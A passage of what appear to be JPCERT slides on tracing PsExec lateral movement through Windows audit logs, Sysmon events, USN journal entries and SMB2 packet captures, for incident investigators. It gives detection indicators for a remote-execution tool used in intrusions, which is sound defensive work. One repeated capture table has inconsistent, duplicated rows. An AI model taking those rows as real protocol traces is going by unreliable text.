
Subject:

Security ID:	SYSTEM
Account Name:	AD\$
Account Domain:	TESTNET
Logon ID:	0x3E7

Object:

Object Server:	Security
Object Type:	Key
Object Name:	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\PSEXESVC
Handle ID:	0x370
Resource Attributes:	-

Process Information:

Process ID:	0x218
Process Name:	C:\Windows\System32\services.exe

Access Request Information:

Accesses:	DELETE
Access Mask:	0x10000

Audit Logs

Event 12, Sysmon

General Details

Registry object added or deleted:

EventType: CreateKey

UtcTime: 2017-11-21 11:09:07.118

ProcessGuid: {497f44a6-8608-5a12-0000-00108b4b0000}

ProcessId: 536

Image: C:\Windows\system32\services.exe

TargetObject: HKLM\System\CurrentControlSet\Services\PSEXESVC

Event 13, Sysmon

General Details

Registry value set:

EventType: SetValue

UtcTime: 2017-11-21 11:09:07.336

ProcessGuid: {497f44a6-8608-5a12-0000-00108b4b0000}

ProcessId: 536

Image: C:\Windows\system32\services.exe

TargetObject: HKLM\System\CurrentControlSet\Services\PSEXESVC\DeleteFlag

Details: DWORD (0x00000001)

Event 12, Sysmon

General Details

Registry object added or deleted:

EventType: DeleteKey

UtcTime: 2017-11-21 11:09:07.336

ProcessGuid: {497f44a6-8608-5a12-0000-00108b4b0000}

ProcessId: 536

Image: C:\Windows\system32\services.exe

TargetObject: HKLM\System\CurrentControlSet\Services\PSEXESVC

Sysmon

# File Audits (File System and File Share)

■ Access to the **file share**, and access to the **file system** can be tracked on Audit logs

- File creation can be logged with Sysmon (which is easier to read), but additional configuration is necessary, and it does not track file modification/deletion at this time

Event 5140, Microsoft Windows security auditing.

General Details

A network share object was accessed.

Subject:

Security ID:	TESTNET\Administrator
Account Name:	Administrator
Account Domain:	TESTNET
Logon ID:	0x2F88E8

Network Information:

Object Type:	File
Source Address:	192.168.17.10
Source Port:	49686

Share Information:

Share Name:	\\IPC\$
Share Path:	

Access Request Information:

Access Mask:	0x1
Accesses:	ReadData (or

**File Share (Event 5140)**

Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:

Security ID:	TESTNET\Administrator
Account Name:	Administrator
Account Domain:	TESTNET
Logon ID:	0x2F814E

Object:

Object Server:	Security
Object Type:	File
Object Name:	C:\Windows\PSEXESVC.exe
Handle ID:	0xd28
Resource Attributes:	S:AI

Process Information:

Process ID:	0x4
Process Name:	

Access Request Information:

Accesses:	WriteData (or AddFile)
Access Mask:	0x2

Event 4663, Microsoft Windows security auditing.

General Details

An attempt was made to access an object.

Subject:

Security ID:	TESTNET\Administrator
Account Name:	Administrator
Account Domain:	TESTNET
Logon ID:	0x2F88E8

Object:

Object Server:	Security
Object Type:	File
Object Name:	C:\Windows\PSEXESVC.exe
Handle ID:	0xce0
Resource Attributes:	S:AI

Process Information:

Process ID:	0x4
Process Name:	

Access Request Information:

Accesses:	DELETE
Access Mask:	0x10000

**File System (Event 4663)**

# Network Connection Audit

- **Network connection** is another example that can be audited with both Audit Policy and Sysmon
  - Both have similar contents, but Sysmon is easier to read

Event 5156, Microsoft Windows security auditing.

General Details

The Windows Filtering Platform has permitted a connection.

Application Information:

Process ID:	728
Application Name:	\device\harddiskvolume4\windows\system32\svchost.exe

Network Information:

Direction:	Inbound
Source Address:	192.168.17.10
Source Port:	49755
Destination Address:	192.168.17.1
Destination Port:	135
Protocol:	6

Filter Information:

Filter Run-Time ID:	66780
Layer Name:	Receive/Accept
Layer Run-Time ID:	44

**Audit Policy**

Event 3, Sysmon

General Details

Network connection detected:

UtcTime: 2017-11-20 11:03:19.019

ProcessGuid: {497f44a6-8609-5a12-0000-001018a20000}

ProcessId: 728

Image: C:\Windows\System32\svchost.exe

User: NT AUTHORITY\NETWORK SERVICE

Protocol: tcp

Initiated: false

SourceIsIpv6: false

SourceIp: 192.168.17.1

SourceHostname: AD.testnet.local

SourcePort: 135

SourcePortName: epmap

DestinationIsIpv6: false

DestinationIp: 192.168.17.10

DestinationHostname:

DestinationPort: 49755

DestinationPortName:

**Sysmon**

# Audit Policies or Sysmon?

■ Use **both** of them as:

	Audit	Sysmon
Pros	<ul style="list-style-type: none"><li>• Available on Windows by default</li><li>• Some information are logged on Audit logs only</li></ul>	<ul style="list-style-type: none"><li>• Relatively easier to read</li><li>• Has some more details such as file hash and command lines</li></ul>
Cons	<ul style="list-style-type: none"><li>• Some logs are confusing, especially for handles in file systems and “binds” in Windows Filtering Platforms</li><li>• Have fewer details than Sysmon in some cases</li></ul>	<ul style="list-style-type: none"><li>• Software installation is required</li><li>• Additional settings are necessary in some cases, and it is a bit complicated</li></ul>

## Research Results (Repeat)

✓ Event Logs were the most useful among the entities.

Audit Policy

Sysmon

Application  
Logs

■ There were some other useful information.

USN  
Journals

Packet  
Capture

## Using USN Journal for Tracing Attacks

■ When file(s) were created on a NTFS file system,  
**USN Journal** is recorded

Usn	File name	File name length	Reason #	Reason	Time stamp	File attributes #	File attributes
57931528	PSEXESVC.exe	24	0x00000100	File create	11/20/2017 20:03:17	0x00000020	Archive
57931616	PSEXESVC.exe	24	0x00000102	Data extend   File create	11/20/2017 20:03:17	0x00000020	Archive
57931704	PSEXESVC.exe	24	0x80000102	Data extend   File create   Close	11/20/2017 20:03:17	0x00000020	Archive
57931880	PSEXESVC.exe	24	0x80000200	File delete   Close	11/20/2017 20:03:39	0x00000020	Archive

■ Audit logs can keep track of file creation/deletion,  
but the USN Journal could also be useful for  
tracking file creation/deletion

## Detect from Packet Capture (1/2)

■ Since PsExec uses SMB2, the execution of PsExec can be monitored from packet capture

No.	Time	Source	Destination	Protocol	Length	Info
7	0.148867	192.168.17.10	192.168.17.1	SMB2	152	Tree Connect Request Tree: \\ad\ADMIN\$
8	0.149047	192.168.17.1	192.168.17.10	SMB2	138	Tree Connect Response
9	0.150138	192.168.17.10	192.168.17.1	SMB2	382	Create Request File: PSEXESVC.exe
10	0.150503	192.168.17.1	192.168.17.10	SMB2	410	Create Response File: PSEXESVC.exe
158	21.207710	192.168.17.10	192.168.17.1	SMB2	148	Tree Connect Request Tree: \\ad\IPC\$
159	21.208145	192.168.17.1	192.168.17.10	SMB2	138	Tree Connect Response
160	21.209181	192.168.17.10	192.168.17.1	SMB2	190	Create Request File: svcctl
161	21.209582	192.168.17.1	192.168.17.10	SMB2	210	Create Response File: svcctl
162	21.210438	192.168.17.10	192.168.17.1	SMB2	162	GetInfo Request FILE INFO/SMB2_FILE_STANDARD_INFO File: svcctl
167	21.212659	192.168.17.1	192.168.17.10	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_recv: 4280, 2 results: Acceptance, Negotiate ACK
168	21.213416	192.168.17.10	192.168.17.1	SVCCTL	234	OpenSCManagerW request, AD
169	21.213833	192.168.17.1	192.168.17.10	SVCCTL	218	OpenSCManagerW response
170	21.214655	192.168.17.10	192.168.17.1	SVCCTL	400	Unknown operation 60 request
171	21.215003	192.168.17.1	192.168.17.10	DCERPC	202	Fault: call_id: 3, Fragment: Single, Ctx: 0, status: nca_op_rng_error
172	21.215969	192.168.17.10	192.168.17.1	SVCCTL	398	Unknown operation 45 request
173	21.218169	192.168.17.1	192.168.17.10	SVCCTL	222	Unknown operation 45 response

## Detect from Packet Capture (1/2)

- Since PsExec uses SMB2, the execution of PsExec can be monitored from packet capture
  - Even if filename of “psexec.exe” (originating EXE) was modified, “PSEXESVC.exe” is sent to the target host

No.	Time	Source IP	Destination IP	Protocol	Length	Info
9	0.150138	192.168.17.10	192.168.17.1	SMB2	150	Tree Connect Request Tree: \\ad\ADMIN\$
10	0.150503	192.168.17.1	192.168.17.10	SMB2	150	Tree Connect Response
158	21.207710	192.168.17.10	192.168.17.1	SMB2	148	Tree Connect Request Tree: \\ad\IPC\$
159	21.208145	192.168.17.1	192.168.17.10	SMB2	138	Tree Connect Response
160	21.209181	192.168.17.10	192.168.17.1	SMB2	198	Create Request File: svccctl
161	21.209582	192.168.17.1	192.168.17.10	SMB2	210	Create Response File: svccctl
162	21.210438	192.168.17.10	192.168.17.1	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: svccctl
167	21.212659	192.168.17.1	192.168.17.10	DCERPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 4280 max_rcv: 4280
168	21.213416	192.168.17.10	192.168.17.1	DCERPC	162	Bind_request: call_id: 2, Fragment: Single, Ctx: 0, status: nca_op_rng_error
169	21.213833	192.168.17.1	192.168.17.10	DCERPC	162	Bind_request: call_id: 2, Fragment: Single, Ctx: 0, status: nca_op_rng_error
170	21.214655	192.168.17.10	192.168.17.1	DCERPC	162	Bind_request: call_id: 2, Fragment: Single, Ctx: 0, status: nca_op_rng_error
171	21.215003	192.168.17.1	192.168.17.10	DCERPC	162	Bind_request: call_id: 2, Fragment: Single, Ctx: 0, status: nca_op_rng_error
172	21.215969	192.168.17.10	192.168.17.1	SVCCTL	398	Unknown operation 45 request
173	21.218169	192.168.17.1	192.168.17.10	SVCCTL	222	Unknown operation 45 response

**Copy PSEXESVC.exe**

**Start PSEXESVC service**

## Detect from Packet Capture (2/2)

### ■ STDIN, STDOUT and STDERR are requested via SMB2

No.	Time	Source	Destination	Protocol	Length	Info
221	21.411498	192.168.17.10	192.168.17.1	SMB2	238	Ioctl Request FSCTL_PIPE_WAIT Pipe: PSEXESVC-W10-3308-stdin
222	21.411551	192.168.17.1	192.168.17.10	SMB2	170	Ioctl Response FSCTL_PIPE_WAIT
223	21.411551	192.168.17.1	192.168.17.10	SMB2	226	Create Request File: PSEXESVC-W10-3308-stdin
224	21.411551	192.168.17.1	192.168.17.10	SMB2	210	Create Response File: PSEXESVC-W10-3308-stdin
225	21.411551	192.168.17.1	192.168.17.10	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: PSEXESVC-W10-3308-stdin
226	21.413614	192.168.17.1	192.168.17.10	SMB2	154	GetInfo Response
227	21.414094	192.168.17.10	192.168.17.1	SMB2	240	Ioctl Request FSCTL_PIPE_WAIT Pipe: PSEXESVC-W10-3308-stdout
228	21.414145	192.168.17.1	192.168.17.10	SMB2	170	Ioctl Response FSCTL_PIPE_WAIT
229	21.414562	192.168.17.10	192.168.17.1	SMB2	226	Create Request File: PSEXESVC-W10-3308-stdout
230	21.414562	192.168.17.1	192.168.17.10	SMB2	210	Create Response File: PSEXESVC-W10-3308-stdout
231	21.414562	192.168.17.1	192.168.17.10	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: PSEXESVC-W10-3308-stdout
232	21.414562	192.168.17.1	192.168.17.10	SMB2	154	GetInfo Response
233	21.415560	192.168.17.10	192.168.17.1	SMB2	240	Ioctl Request FSCTL_PIPE_WAIT Pipe: PSEXESVC-W10-3308-stderr
234	21.415607	192.168.17.1	192.168.17.10	SMB2	170	Ioctl Response FSCTL_PIPE_WAIT
235	21.416045	192.168.17.10	192.168.17.1	SMB2	226	Create Request File: PSEXESVC-W10-3308-stderr
236	21.416629	192.168.17.1	192.168.17.10	SMB2	210	Create Response File: PSEXESVC-W10-3308-stderr
237	21.416699	192.168.17.10	192.168.17.1	SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_STANDARD_INFO File: PSEXESVC-W10-3308-stderr
238	21.416699	192.168.17.1	192.168.17.10	SMB2	154	GetInfo Response

### ■ If the program uses SMB2, often the operations can be monitored through the packet captures

## Research Results (Repeat)

✓ Event Logs were the most useful among the entities.

Audit Policy

Sysmon

Application  
Logs

✓ There were some other useful information.

USN  
Journals

Packet  
Capture

## Why Trace from Logs?

- The “details” of attacks could be illustrated
  - If the attack created **temporary** files or registry values and then **removed** them, it becomes hard to figure out their contents
  - If the **command line** is not recorded at all, it becomes hard to figure out what was done during the attack

## Some Challenges

- To obtain more details, **additional logs** would become necessary
  - Operation logs of client computers
  - Network activity logs
  - Etc...
- It is necessary to **tune up log sizes** appropriately
  - The older logs might get overwritten when they get too large
- Logs **could be purged** during the attack
  - It may be necessary to keep “live” logs to a safe location

## Conclusion

---

- Typically, limited set of tools and commands are used for Lateral Movement.
- Many attack tools can be detected with audit policy and Sysmon.
- Our report would be helpful if you are investigating APT incidents.

# Thank you

## Q&A

[https://www.jpcert.or.jp/english/pub/sr/ir\\_research.html](https://www.jpcert.or.jp/english/pub/sr/ir_research.html)

